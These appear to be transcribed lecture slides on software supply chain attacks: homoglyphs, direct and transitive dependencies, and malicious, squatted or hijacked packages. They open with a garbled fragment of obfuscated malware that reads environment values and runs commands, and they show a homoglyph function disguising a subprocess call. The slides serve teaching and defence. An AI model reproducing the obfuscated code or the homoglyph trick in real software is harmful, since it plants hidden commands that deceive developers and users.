{...process[al(0x1a3)];Z[al(0x1c1)]=process['env']{al(0x1ec)},X[al(0x1a3)]=Z;[al(0x1d9)](N,X,W,ab,al,a2)=const am=a1;let a2=x20';
0x66(a3+=am(0x1b3)+a0[am(0x1c1)],a2&&(a3='Stderr:x20'+a2),a3+=a1,a3+=M[am(0x1ca)]+'>x20','r['emit'](am(0x1d6),a3,L));}catch(a0){O='Err
or:x20executingx20command:x20'+a0[al(0x1c1)];}}}}j+=M[al(0x1ca)]+'>x20','r[al(0x1bb)][al(0x1d6),0,L);}function H(l){s=z(l),A(s);H(l);}}(j))
}
~
~
~
:set nowrap 1,1 Tut
```



Source: MalwareBazaar - SHA256 1734363d5eb57579fd6195714f31dd7d9c272305f0b30eea778ad08fe5bc3412


Attacks Against Source Code



Gentle reminder: pay attention to what you copy/paste from the Internet

Attacks Against Source Code

- Homoglyph:
 - a character that has the same or a very similar appearance to another character but comes from a different character set.
- Example:
 - Latin letter “A”(U+0041) and the Cyrillic letter “А” (U+0410)
 - similar for a human, totally different for a machine, e.g., a compiler!
- Homoglyphs can be used to force a user to believe that:
 - two **functions** are the **same**
 - two **lines of codes** are **equivalent**.




```
1
2 def calculate_mean(numbers):
3     """Calculate the mean of a list of numbers."""
4     if not numbers:
5         return 0
6     return sum(numbers) / len(numbers)
7
8 def calculate_mean(Аnumbers):
9     import subprocess
10    subprocess.run(["echo", "This is a malicious payload"], check=True)
```


The developer may be confused and invoke the malicious version of the function!

Software Supply Chain: Dependencies

- The **dependency** is:
 - the “atomic” part of a software supply chain
 - can happen between different kind of components
 - **examples:** link a software to a library or a software to a build component.




The library is a software dependency. It contains functionalities that are used by the software to complete a task or implement a functionality.



The build tool is used to create the running software. It is another piece of software that takes as input the code and returns another artifact, e.g., an executable.

Software Supply Chain: Dependencies

- There are **two** types of dependencies:
 - **direct** dependency: direct to the perspective of the final software
 - **transitive** dependency: dependent to other software
 - a software can be linked to **multiple dependencies**.




Dependencies: Visibility

- Direct dependencies:
 - are **visible** to the developer
 - the developed knows what is inside the software
 - **can** be **added** or **removed** by the developer
 - usually listed within the shipped software (in many ecosystems)
 - **easy** to retrieve.
- Transitive dependencies:
 - are **hidden** to the developer
 - the developer usually does not know the (direct) dependencies need
 - **cannot** be **added** and **removed** by the developer
 - hard to have control on third-party software code
 - usually **not** listed within the shipped software (in many ecosystems)
 - **difficult** to retrieve.

Dependencies: Visibility


- Example: get-intrinsic of npm



get-intrinsic: <https://www.npmjs.com/package/get-intrinsic>

Dependencies: Visibility

- Example: get-intrinsic of npm



Some dependencies can be **both** direct and transitive.


Usually, basic dependencies such as functionalities for error handling.

Dependency Management

- The **dependency management** is the way in which a **package manager** collects software dependencies.
- A **package manager** can be:
 - a piece of software
 - a manual activity
 - in general a **powerful** tool.
- The majority of modern languages:
 - is supported by an ecosystem
 - uses a package manager to guide the developer through the ecosystem.
- Some examples:
 - Python: pip uses the Python Package Index, e.g., *pip install target*
 - JavaScript: npn uses the npm Registry, e.g., *npm install target*
 - C/C++: **missing!**

Attacks Against Dependencies


- According to the used ecosystem (language):
 - a developer can audit the dependencies
 - the ecosystem itself can list all the dependencies, e.g., Go
 - the number of dependencies can easily explode, e.g., npm
 - auditing all the dependencies may be very hard.
- Then, **attacks using dependencies** as a **vector** are **increasing**:
 - attackers have a vast landscape of technologies to exploit
 - monitoring huge ecosystems is unfeasible without affecting usability
 - attacks are heterogeneous and strikes on a large-scale.




Source: r/ProgrammerHumor/

Attacks Against Dependencies


- The main high-level templates targeting dependencies are:
 - **Malware distribution:** develop from scratch and advertise malicious packages for delivering offensive payloads
 - **Squatting:** create name confusion against legitimate packages
 - **Hijacking:** subvert legitimate packages.




Distribution of Malicious Software



